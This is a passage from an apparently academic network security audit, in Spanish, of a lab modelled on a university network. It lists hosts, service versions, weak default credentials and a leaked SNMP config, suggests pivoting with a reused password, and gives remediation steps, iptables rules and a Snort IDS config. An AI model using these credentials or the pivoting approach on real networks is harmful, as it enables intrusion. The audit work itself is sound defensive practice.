#  Some entries are deliberately commented out, and will need to be
explicitly activated
#
##############################################################################
#######
#
```

```
#  AGENT BEHAVIOUR
#

#  Listen for connections from the local system only
#agentAddress  udp:127.0.0.1:161
#  Listen for connections on all interfaces (both IPv4 *and* IPv6)
agentAddress udp:161



###############################################################################
#######
#
#  SNMPv3 AUTHENTICATION
#
#  Note that these particular settings don't actually belong here.
#  They should be copied to the file /var/lib/snmp/snmpd.conf
#     and the passwords changed, before being uncommented in that file
*only*.
#  Then restart the agent

createUser admin  SHA "@admin_password@" DES "@admin_password@"
#  createUser internalUser  MD5 "this is only ever used internally, but
still change the password"

#  If you also change the usernames (which might be sensible),
#  then remember to update the other occurances in this example config
file to match.



###############################################################################
#######
#
#  ACCESS CONTROL
#

# Acceso completo de sólo lectura
rouser      admin   priv


###############################################################################
#######
#
#  SYSTEM INFORMATION
#

#  Note that setting these values here, results in the corresponding MIB
objects being 'read-only'
#  See snmpd.conf(5) for more details
```

```
sysLocation UM_FTP
sysContact  Valentin <admin@um.es>
                                                # Application +
End-to-End layers


#
#  Process Monitoring
#

# Solo puede haber 1 servicio de SNMP ejecutandose
proc  snmpd 1  1


#
#  Disk Monitoring
#

# Debe haber al menos 10% de espacio en todas las particiones del
sistema
includeAllDisks  10%

#  Walk the UCD-SNMP-MIB::dskTable to see the resulting output
#  Note that this table will be empty if there are no "disk" entries in
the snmpd.conf file


#
#  System Load
#

# Máximas cargas del sistema para 1-, 5-, 15- minutos
load   12 8 5

#  Walk the UCD-SNMP-MIB::laTable to see the resulting output
#  Note that this table *will* be populated, even without a "load" entry
in the snmpd.conf file



##############################################################################
#######
#
#  ACTIVE MONITORING
#

trap2sink 192.168.251.100 public
informsink 192.168.251.100 public
authtrapenable 1
```

```
#  Uncommenting two (or all three) will result in multiple copies of
each notification.


#
#  Event MIB - automatically generate alerts
#
                                    # Remember to activate the
'createUser' lines above
iquerySecName   internalUser
rouser            internalUser      localhost
                                    # generate traps on UCD error
conditions
defaultMonitors         yes
                                    # generate traps on linkUp/Down
linkUpDownNotifications  yes



#
#  AgentX Sub-agents
#
                                          #  Run as an AgentX master
agent
 master           agentx
                                          #  Listen for network
connections (from localhost)
                                          #     rather than the default
named socket /var/agentx/master
#agentXSocket     tcp:localhost:705
```

Efectivamente, el servicio iba protegido por la contraseña "**@admin_password@**". A pesar de ser la autenticación para este host concreto, es muy probable que existan más dispositivos en la red que compartan dicha contraseña. O, el patrón de la contraseña.

A partir de aquí, es indagar en otros módulos de interés y pivotar a otros dispositivos de la red.

3.1.4 Conclusiones

Tras estudiar los distintos servicios en la organización, hay un par cosas que destacar tras la auditoría. En primer lugar, no parece existir ningún Firewall decente en la organización. La mayoría de servicios se encuentran accesibles y no filtrados. Es más, elementos críticos como la base de datos o el directorio activo pueden ser consultados desde fuera de la organización.

Por otro lado, existen servicios (como OwnCloud) que utilizan el protocolo HTTP sin cifrado, lo que puede suponer un grave problema para los usuarios y sus credenciales.

Además, lo más obvio: un servicio obsoleto y vulnerable de la organización por el que un atacante, de partida, puede acceder con privilegios de administrador y leer en texto plano algunas contraseñas (la del sistema y el SNMP).

3.2 Auditoría Interna

En el caso de la auditoría interna, nos pondremos en la piel del administrador de la organización, quien tratará de analizar el estado de la organización y sus servicios.

3.2.1 Enumerar

La red de la organización dispone de los siguiente servicios:

IP	HOST	DESCRIPCIÓN
192.168.251.2	PBX	Servicio VoIP
192.168.251.3	Radius	Servidor de Autenticación
192.168.251.4	BBDD	Base de datos
192.168.251.5	OwnCloud	Servicio en la nube
192.168.251.6	OpenLDAP	Directorio Activo
192.168.251.66	?	Servidor FTP
192.168.251.99	CRL Distribution	Distribución de CRLs
192.168.251.100	SNMP Server	Mando control SNMP
192.168.251.254	Router	-
N/A	CA	Claves criptográficas del CA

3.2.2 Servicios

Todos los servicios que se ofrecen en la organización corren sobre instancias **Linux 4.14.34-1 x86_64**

- La *base de datos* es un **PostgreSQL 10.3** que escucha en el puerto TCP 5432.
- El host de CRL *Distribution* provee dos servicios principales:
    - Un servidor web (**SimpleHTTPServer 0.6**) que ofrece las CRLs de la organización en el puerto TCP 80.
    - Un servidor OCSP que se ejecuta sobre **OpenSSL 1.0.2g** en el puerto TCP 8080.

- Un directorio activo **OpenLDAP 2.4.44** que escucha peticiones en los puertos TCP 389 y 636.
- Un servidor **OwnCloud 9.1.6** que escucha en el puerto TCP 80 y 443.
- Un servidor **FreeRADIUS 2.2.8** que escucha en los puertos UDP 1812, 1813 y 1814.
- Un servidor **Asterisk 14.6.2** que escucha en los puertos TCP 5060, 5061 y UDP 5060, 10000:20000, 4569, 2727, 4520, 500
- Un servidor **SNMP 5.7.1** que escucha en el puerto UDP 162
- Un router que no tiene ningún servicio a disposición del público general
- Un servidor que almacena las claves criptográficas de la PKI de la organización. Está aislado de cualquier red.
- Un servicio no documentado dentro de la organización. Posiblemente olvidado/transpapelado.

Además, casi todos los servicios anteriores escuchan en el puerto UDP 161, que ejecuta el software **SNMP 5.7.1**

3.2.3 Vulnerabilidades

Tras un análisis exhaustivo de la configuración de cada servicio y su contexto, obtenemos los siguientes problemas asociados:

- PostgreSQL
  - La contraseña **owncloud** es MUY insegura.
  - El usuario es el por defecto, **postgres**.
  - La base de datos es accesible desde el exterior de la organización.
- CRL Distribution
  - Hay una versión más actual de openssl, la **1.1.0h**
- OpenLDAP
  - La contraseña **um_password** es MUY débil.
  - No se fuerza la comunicación TLS en las consultas, viajando éstas en claro.
  - El servicio es accesible desde fuera de la organización.
  - Hay una versión más actual, la **2.4.46**
- OwnCloud
  - El usuario y contraseña del administrador son MUY inseguras (**owncloud**/**owncloud**)
  - No se fuerza HTTPS
  - Existe una versión más reciente, la **10.0.8**
- FreeRADIUS
  - Las consultas ldap NO se transmiten cifradas
  - Existe una versión más nueva, la **3.0.17**
- SNMP
  - El protocolo no usa cifrado.
- VoIP
  - No se fuerza TLS en la comunicación SIP
  - No se utiliza cifrado en RTP, el SRTP

- Las consultas ldap NO se transmiten cifradas
- Existe una versión más reciente, la **15.4.0**

3.3 Acciones

Después de realizar la auditoría, se procederá a detallar las distintas acciones necesarias para mitigar los riesgos encontrados. Así pues, encontramos:

Servicio	Descripción	Riesgo	Crítico	Medida
Base de datos	Contraseña administrador muy débil	Robo de información interna.	Si	Establecer contraseña segura
Base de datos	Usuario por defecto	Robo de información interna	Si	Cambiar el usuario por defecto
Base de datos	Acceso desde el exterior	Potencial punto de entrada para atacantes	Si	Limitar acceso sólo a *UM*
CRL Distribution	Nueva versión de OpenSSL	Vulnerabilidades aún no conocidas	No	Actualizar OpenSSL a 1.1.0h
OpenLDAP	Contraseña administrador muy débil	Robo de información interna	Si	Establecer contraseña segura
OpenLDAP	No se fuerza el cifrado de las comunicaciones.	Se pierde la confidencialidad	No*	Habilitar y forzar el cifrado
OpenLDAP	Acceso desde el exterior	Potencial punto de entrada para atacantes	Si	Limitar acceso sólo a UM
OpenLDAP	Nueva versión	Vulnerabilidades aún no conocidas	No	Actualizar slapd a 2.4.46
OwnCloud	Credenciales del administrador inseguras	Robo de información interna	Si	Establecer unas credenciales seguras
OwnCloud	No se fuerza el cifrado de las comunicaciones.	Se pierde la confidencialidad | Robo de datos	Si*	Forzar la comunicación HTTPS
OwnCloud	Nueva versión	Vulnerabilidades aún no conocidas	No	Actualizar a 10.0.8
FreeRADIUS	Las comunicaciones LDAP no se cifran	Se pierde la confidencialidad	No*	Forzar mecanismos de cifrado
FreeRADIUS	Nueva versión	Vulnerabilidades aún	No	Actualizar a 3.0.17

		no conocidas		
FTP	Exploit	Robo credenciales | Robo información | Secuestro servicio | Afectar a otros servicios	**SI**	Eliminar el servicio
SNMP	No se cifra la comunicación	Se pierde la confidencialidad	No*	Forzar mecanismos de cifrado
Asterisk	No se fuerza TLS en la comunicación SIP	Se pierde la confidencialidad | Robo de datos	Si*	Deshabilitar TCP y UDP para el protocolo SIP
Asterisk	No se cifran los datos del audio (RTP)	Se pierde la confidencialidad	Si*	Forzar el uso de SRTP
Asterisk	Las comunicaciones LDAP no se cifran	Se pierde la confidencialidad	No*	Forzar mecanismos de cifrado
Asterisk	Nueva versión	Vulnerabilidades aún no conocidas	No	Actualizar a 3.0.17

*: La ausencia del cifrado no resulta crítico cuando se realizan las comunicaciones dentro de la propia organización.

Destacar el servicio FTP. Al no estar documentado previamente la existencia del susodicho en la organización (y por tanto, no es crítico), altamente recomendable eliminarlo.

4. Firewall

Al tratarse de una universidad con miles de usuarios, bloquear el tráfico por defecto e indicar qué tráfico debe estar permitido uno a uno resultaría muy costoso. Además, podría ser crítico (y muy probable) que un flujo legítimo dentro de la organización llegue a ser bloqueado.

Por ello, se define un **enfoque reactivo**, donde la política por defecto será *PERMITIR* todo el tráfico, y reglas específicas para bloquear el tráfico no deseado. Esto se aplica en el punto de entrada de la organización, el **router**.

Por tanto, en el router de la organización, tenemos la siguiente regla:

```
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]

# FTP
-A FORWARD -p tcp --dport 21 -j DROP


-A FORWARD -p tcp --dport 21 -j DROP

COMMIT

*nat
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING ! -d 192.168.251.0/24 -o eth0 -j MASQUERADE
COMMIT
```

La regla NAT permite que el tráfico no relacionado con las organizaciones fluya hacia el SDN/Internet

Esta regla establece que no hay ninguna restricción en la entrada, salida o reenvío de tráfico. Además, se añade una regla NAT por cuestiones de compatibilidad de Docker con el escenario.

Destacar que hacemos filtrado para toda la organización el puerto **TCP 21**, a raíz de la auditoría. El servicio FTP desde el exterior no está contemplado en nuestro organización y no es útil de cara a los usuarios (teniendo ownCloud). Además, el puerto **6200** no se filtra porque está registrado a otros servicio que es legítimo y podría llegar a usarse en la organización (*LM-X License Manager*).

Por otro lado, los servicios que alberga la organización tendrán un firewall en cada servicio, con un **enfoque proactivo** (por defecto, se *DENIEGA* el tráfico) para asegurar que únicamente el tráfico de los servicios autorizados puedan circular a través del host. Así, se evita el uso de cualquier servicio no autorizado del host.

Por regla general, los diversos hosts de la organización que ofrecen los servicios, tienen unas reglas comunes que comparten entre todos. Estas reglas son:

- Como ya se ha mencionado antes, el tráfico se descarta por defecto (`INPUT, OUTPUT, FORWARD`).
- Se permite el tráfico (`INPUT, OUTPUT`) local. Especialmente útil para algunos servicios/procesos internos del host que hace uso de la dirección local.
- A pesar de descartar todo tráfico nuevo (`state:NEW`), si permitimos el tráfico establecido previamente o relacionado (`ESTABLISHED, RELATED`) tanto de entrada como de salida. Con esto, conseguimos que una comunicación pueda fluir si previamente ha atravesado algún filtro.
    - Un ejemplo práctico es una sesión FTP. A pesar de permitir el tráfico de entrada en el puerto 21, el servicio no funcionará correctamente si el servidor no puede abrir conexión hacia el cliente.
- Se permiten los datagramas ICMP para realizar ping. Esto se activa principalmente por depuración para el administrador de la organización.

Por ello, tras un estudio minucioso, se definen las siguientes reglas para cada servicio:

4.1. CRL Distribution

Este host está estrechamente vinculado al CA. Es la cara visible, pues expone a cualquier usuario de forma pública los ROOT CA de la organización y su CRL. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#OCSP + CRL
-A INPUT -p tcp -m multiport --dports 80,8080 -j ACCEPT

#SNMP
-A INPUT -p udp --dport 161 -j ACCEPT




:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT


#SNMP traps
-A OUTPUT -p udp --dport 162 -j ACCEPT
```

```
COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Ping
    - Servidor web que mantiene las CRL de la organización
    - OCSP
    - SNMP
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Traps SNMP

4.2. Base de Datos

Encargado de almacenar información de otros servicios de la organización. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#DB
-A INPUT -p tcp --dport 5432 -j ACCEPT



:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Ping

- Puerto 5432 de las consultas PostgreSQL
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente

4.3. LDAP

Directorio Activo de la organización, almacena información de los usuarios. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#LDAP + LDAP_TLS
-A INPUT -p tcp -m multiport --dports 389,636 -j ACCEPT

#SNMP
-A INPUT -p udp --dport 161 -j ACCEPT



:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#SNMP traps
-A OUTPUT -p udp --dport 162 -j ACCEPT

#OCSP + CRL
-A OUTPUT -p tcp -m multiport --dports 80,8080 -d $HOST_DISTRIBUTION -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - Ping
  - Peticiones LDAP con y sin TLS
  - SNMP
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
  - Todo el tráfico local

- Conexiones ya establecidas previamente
- Traps SNMP
- Consultas al CRL y OCSP de la organización
  - Únicamente al host de CRL Distribución

4.4. Owncloud

Servicio de almacenamiento en la nube de la organización. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#Owncloud
-A INPUT -p tcp -m multiport --dports 80,443 -j ACCEPT

#SNMP
-A INPUT -p udp --dport 161 -j ACCEPT



:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#DB
-A OUTPUT -p tcp --dport 5432 -j ACCEPT

#LDAP + LDAP_TLS
-A OUTPUT -p tcp -m multiport --dports 389,636 -j ACCEPT

#SNMP traps
-A OUTPUT -p udp --dport 162 -j ACCEPT

#OCSP + CRL
-A OUTPUT -p tcp -m multiport --dports 80,8080 -d $HOST_DISTRIBUTION -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - Ping

    - Peticiones HTTP y HTTPS
    - SNMP
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Consultas a la BBDD
    - Consultas al directorio activo con y sin TLS
    - Traps SNMP
    - Consultas al CRL y OCSP de la organización
        - Únicamente al host de CRL Distribución

4.5. Radius

Servidor Radius de la organización. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#Radius + RadACCT + ProxyRadius
-A INPUT -p udp -m multiport --dports 1812,1813,1814 -j ACCEPT

#SNMP
-A INPUT -p udp --dport 161 -j ACCEPT


:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#DB
-A OUTPUT -p tcp --dport 5432 -j ACCEPT

#LDAP + LDAP_TLS
-A OUTPUT -p tcp -m multiport --dports 389,636 -j ACCEPT

#SNMP traps
-A OUTPUT -p udp --dport 162 -j ACCEPT

#OCSP + CRL
-A OUTPUT -p tcp -m multiport --dports 80,8080 -d $HOST_DISTRIBUTION -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Ping
    - Servicios del protocolo RADIUS
    - SNMP
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
    - Todo el tráfico local
    - Conexiones ya establecidas previamente
    - Consultas a la BBDD
    - Consultas al directorio activo con y sin TLS
    - Traps SNMP
    - Consultas al CRL y OCSP de la organización
        - Únicamente al host de CRL Distribución

4.6. VoIP

Servidor Asterisk de la organización que gestiona las llamadas sobre IP. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
-A INPUT -p icmp --icmp-type 8 -j ACCEPT

#SIP + SIP_TLS + Asterisk Skinny
-A INPUT -p tcp -m multiport --dports 5060,5061 -j ACCEPT

#SIP + RTP + IAX2
-A INPUT -p udp -m multiport --dports 5060,10000:20000,4569 -j ACCEPT


###### Disable this services in the future? ######
# MGCP + Dundi + UNISTIM
# Skinny
-A INPUT -p udp -m multiport --dports 2727,4520,5000 -j ACCEPT
-A INPUT -p udp --dport 2000 -j ACCEPT
##################################################

#SNMP
-A INPUT -p udp --dport 161 -j ACCEPT


:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
```

```
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

######## OUTGOING Calls ############################
#Outgoing calls
#SIP + SIP_TLS + Asterisk Skinny
-A OUTPUT -p tcp -m multiport --dports 5060,5061 -j ACCEPT

#SIP + RTP + IAX2
#-A OUTPUT -p udp -m multiport --dports 5060,10000:20000,4569 -j ACCEPT
####################################################
#LDAP + LDAP_TLS
-A OUTPUT -p tcp -m multiport --dports 389,636 -j ACCEPT

#SNMP traps
-A OUTPUT -p udp --dport 162 -j ACCEPT

#OCSP + CRL
-A OUTPUT -p tcp -m multiport --dports 80,8080 -d $HOST_DISTRIBUTION -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - Ping
  - Protocolo SIP y relacionados
    - TCP y UDP
  - SNMP
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - Protocolo SIP y relacionados
  - Traps SNMP
  - Consultas al CRL y OCSP de la organización
    - Únicamente al host de CRL Distribución

4.7. SNMP

Servidor SNMP. Mantiene las siguientes reglas del Firewall:

```
*filter
:INPUT DROP [0:0]

#Allow local connections
-A INPUT -i lo -j ACCEPT
#Allow input for our previous outgoing traffic
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#Ping
```

```
-A INPUT -p icmp --icmp-type 8 -j ACCEPT


#SNMP traps
-A INPUT -p udp --dport 162 -j ACCEPT




:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]

#Allow local connections
-A OUTPUT -o lo -j ACCEPT
#Allow output for our previous incoming traffic
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#SNMP traps
-A OUTPUT -p udp --dport 161 -j ACCEPT

COMMIT
```

Que realizan lo siguiente:

- Se bloquea todo el tráfico de **ENTRADA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - Ping
  - SNMP traps
- Se bloquea todo el tráfico de **SALIDA**, a excepción de:
  - Todo el tráfico local
  - Conexiones ya establecidas previamente
  - SNMP

5. Snort

Al tratarse de una organización con una gran cantidad de usuarios y servicios, resulta muy complicado utilizar un IPS sin perjudicar a aplicaciones legítimas. Es por ello, que la organización desplegará snort únicamente en modo IDS, notificando cualquier actividad sospechosa mediante alertas.

El software se desplegará en el router de la *Universidad de Murcia*, quien monitorizará todo el tráfico de la organización.

5.1. Configuración

El archivo de configuración de Snort es el siguiente:

```
#--------------------------------------------------
#   VRT Rule Packages Snort.conf
#
#   For more information visit us at:
#     http://www.snort.org                Snort Website
#     http://vrt-blog.snort.org/    Sourcefire VRT Blog
#
#     Mailing list Contact:   snort-sigs@lists.sourceforge.net
#     False Positive reports: fp@sourcefire.com
#     Snort bugs:             bugs@snort.org
#
#     Compatible with Snort Versions:
#     VERSIONS : 2.9.11
#
#     Snort build options:
#     OPTIONS : --enable-gre --enable-mpls --enable-targetbased
--enable-ppm --enable-perfprofiling --enable-zlib
--enable-active-response --enable-normalizer --enable-reload
--enable-react --enable-flexresp3
#
#     Additional information:
#     This configuration file enables active response, to run snort in
#     test mode -T you are required to supply an interface -i
<interface>
#     or test mode will fail to fully validate the configuration and
#     exit with a FATAL error
#--------------------------------------------------

######################################################
# This file contains a sample snort configuration.
# You should take the following steps to create your own custom
configuration:
#
```

```
#  1) Set the network variables.
#  2) Configure the decoder
#  3) Configure the base detection engine
#  4) Configure dynamic loaded libraries
#  5) Configure preprocessors
#  6) Configure output plugins
#  7) Customize your rule set
#  8) Customize preprocessor and decoder rule set
#  9) Customize shared object rule set
##################################################

##################################################
# Step #1: Set the network variables.  For more information, see
README.variables
##################################################

# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.251.0/24

# Set up the external network addresses. Leave as "any" in most
situations
ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

# List of ssh servers on your network
ipvar SSH_SERVERS $HOME_NET

# List of ftp servers on your network
ipvar FTP_SERVERS $HOME_NET

# List of sip servers on your network
ipvar SIP_SERVERS $HOME_NET

# List of ports you run web servers on
portvar HTTP_PORTS
[80,81,311,383,591,593,901,1220,1414,1741,1830,2301,2381,2809,3037,3128,
```

```
3702,4343,4848,5250,6988,7000,7001,7144,7145,7510,7777,7779,8000,8008,80
14,8028,8080,8085,8088,8090,8118,8123,8180,8181,8243,8280,8300,8800,8888
,8899,9000,9060,9080,9090,9091,9443,9999,11371,34443,34444,41080,50002,5
5555]

# List of ports you want to look for SHELLCODE on.
portvar SHELLCODE_PORTS !80

# List of ports you might see oracle attacks on
portvar ORACLE_PORTS 1024:

# List of ports you want to look for SSH connections on:
portvar SSH_PORTS 22

# List of ports you run ftp servers on
portvar FTP_PORTS [21,2100,3535]

# List of ports you run SIP servers on
portvar SIP_PORTS [5060,5061,5600]

# List of file data ports for file inspection
portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]

# List of GTP ports for GTP preprocessor
portvar GTP_PORTS [2123,2152,3386]

# other variables, these should not be modified
ipvar AIM_SERVERS
[64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/2
4,205.188.3.0/24,205.188.5.0/24,205.188.7.0/24,205.188.9.0/24,205.188.15
3.0/24,205.188.179.0/24,205.188.248.0/24]

# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an absolute
path,
# such as:  c:\snort\rules
var RULE_PATH /var/lib/snort/rules
var SO_RULE_PATH /var/lib/snort/so_rules
var PREPROC_RULE_PATH /var/lib/snort/preproc_rules

# If you are using reputation preprocessor set these
# Currently there is a bug with relative paths, they are relative to
where snort is
# not relative to snort.conf like the above variables
# This is completely inconsistent with how other vars work, BUG 89986
# Set the absolute path appropriately
var WHITE_LIST_PATH /var/lib/snort/rules
var BLACK_LIST_PATH /var/lib/snort/rules

##################################################
```

```
# Step #2: Configure the decoder.  For more information, see
README.decode
##################################################

# Stop generic decode events:
config disable_decode_alerts

# Stop Alerts on experimental TCP options
config disable_tcpopt_experimental_alerts

# Stop Alerts on obsolete TCP options
config disable_tcpopt_obsolete_alerts

# Stop Alerts on T/TCP alerts
config disable_tcpopt_ttcp_alerts

# Stop Alerts on all other TCPOption type events:
config disable_tcpopt_alerts

# Stop Alerts on invalid ip options
config disable_ipopt_alerts

# Alert if value in length field (IP, TCP, UDP) is greater th elength of
the packet
# config enable_decode_oversized_alerts

# Same as above, but drop packet if in Inline mode (requires
enable_decode_oversized_alerts)
# config enable_decode_oversized_drops

# Configure IP / TCP checksum mode
config checksum_mode: all

# Configure maximum number of flowbit references.  For more information,
see README.flowbits
# config flowbits_size: 64

# Configure ports to ignore
# config ignore_ports: tcp 21 6667:6671 1356
# config ignore_ports: udp 1:17 53

# Configure active response for non inline operation. For more
information, see REAMDE.active
# config response: eth0 attempts 2

# Configure DAQ related options for inline operation. For more
information, see README.daq
#
# config daq: <type>
# config daq_dir: <dir>
```

```
# config daq_mode: <mode>
# config daq_var: <var>
#
# <type> ::= pcap | afpacket | dump | nfq | ipq | ipfw
# <mode> ::= read-file | passive | inline
# <var> ::= arbitrary <name>=<value passed to DAQ
# <dir> ::= path as to where to look for DAQ module so's

# Configure specific UID and GID to run snort as after dropping privs.
For more information see snort -h command line options
#
# config set_gid:
# config set_uid:

# Configure default snaplen. Snort defaults to MTU of in use interface.
For more information see README
#
# config snaplen:
#

# Configure default bpf_file to use for filtering what traffic reaches
snort. For more information see snort -h command line options (-F)
#
# config bpf_file:
#

# Configure default log directory for snort to log to.  For more
information see snort -h command line options (-l)
#
config logdir: /var/log/snort


##################################################
# Step #3: Configure the base detection engine.  For more information,
see  README.decode
##################################################

# Configure PCRE match limitations
config pcre_match_limit: 3500
config pcre_match_limit_recursion: 1500

# Configure the detection engine  See the Snort Manual, Configuring
Snort - Includes - Config
config detection: search-method ac-split search-optimize max-pattern-len
20

# Configure the event queue.  For more information, see
README.event_queue
config event_queue: max_queue 8 log 5 order_events content_length
```

```
##################################################
## Configure GTP if it is to be used.
## For more information, see README.GTP
##################################################

# config enable_gtp

##################################################
# Per packet and rule latency enforcement
# For more information see README.ppm
##################################################

# Per Packet latency configuration
#config ppm: max-pkt-time 250, \
#   fastpath-expensive-packets, \
#   pkt-log

# Per Rule latency configuration
#config ppm: max-rule-time 200, \
#   threshold 3, \
#   suspend-expensive-rules, \
#   suspend-timeout 20, \
#   rule-log alert

##################################################
# Configure Perf Profiling for debugging
# For more information see README.PerfProfiling
##################################################

#config profile_rules: print all, sort avg_ticks
#config profile_preprocs: print all, sort avg_ticks

##################################################
# Configure protocol aware flushing
# For more information see README.stream5
##################################################
config paf_max: 16000

##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic
Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory /usr/lib/snort_dynamicpreprocessor/

# path to base preprocessor engine
dynamicengine /usr/lib/snort_dynamicengine/libsf_engine.so
```

```
# path to dynamic rules libraries
dynamicdetection directory /usr/lib/snort_dynamicrules

##################################################
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort -
Preprocessors
##################################################

# GTP Control Channle Preprocessor. For more information, see README.GTP
# preprocessor gtp: ports { 2123 3386 2152 }

# Inline packet normalization. For more information, see
README.normalize
# Does nothing in IDS mode
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6

# Target-based IP defragmentation.  For more inforation, see
README.frag3
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy windows detect_anomalies overlap_limit
10 min_fragment_length 100 timeout 180

# Target-Based stateful inspection/stream reassembly.  For more
inforation, see README.stream5
preprocessor stream5_global: track_tcp yes, \
   track_udp yes, \
   track_icmp no, \
   max_tcp 262144, \
   max_udp 131072, \
   max_active_responses 2, \
   min_response_seconds 5
preprocessor stream5_tcp: log_asymmetric_traffic no, policy windows, \
   detect_anomalies, require_3whs 180, \
   overlap_limit 10, small_segments 3 bytes 150, timeout 180, \
      ports client 21 22 23 25 42 53 79 109 110 111 113 119 135 136 137
139 143 \
      161 445 513 514 587 593 691 1433 1521 1741 2100 3306 6070 6665
6666 6667 6668 6669 \
      7000 8181 32770 32771 32772 32773 32774 32775 32776 32777 32778
32779, \
      ports both 80 81 311 383 443 465 563 591 593 636 901 989 992 993
994 995 1220 1414 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988
7907 7000 7001 7144 7145 7510 7802 7777 7779 \
      7801 7900 7901 7902 7903 7904 7905 7906 7908 7909 7910 7911 7912
7913 7914 7915 7916 \
```

```
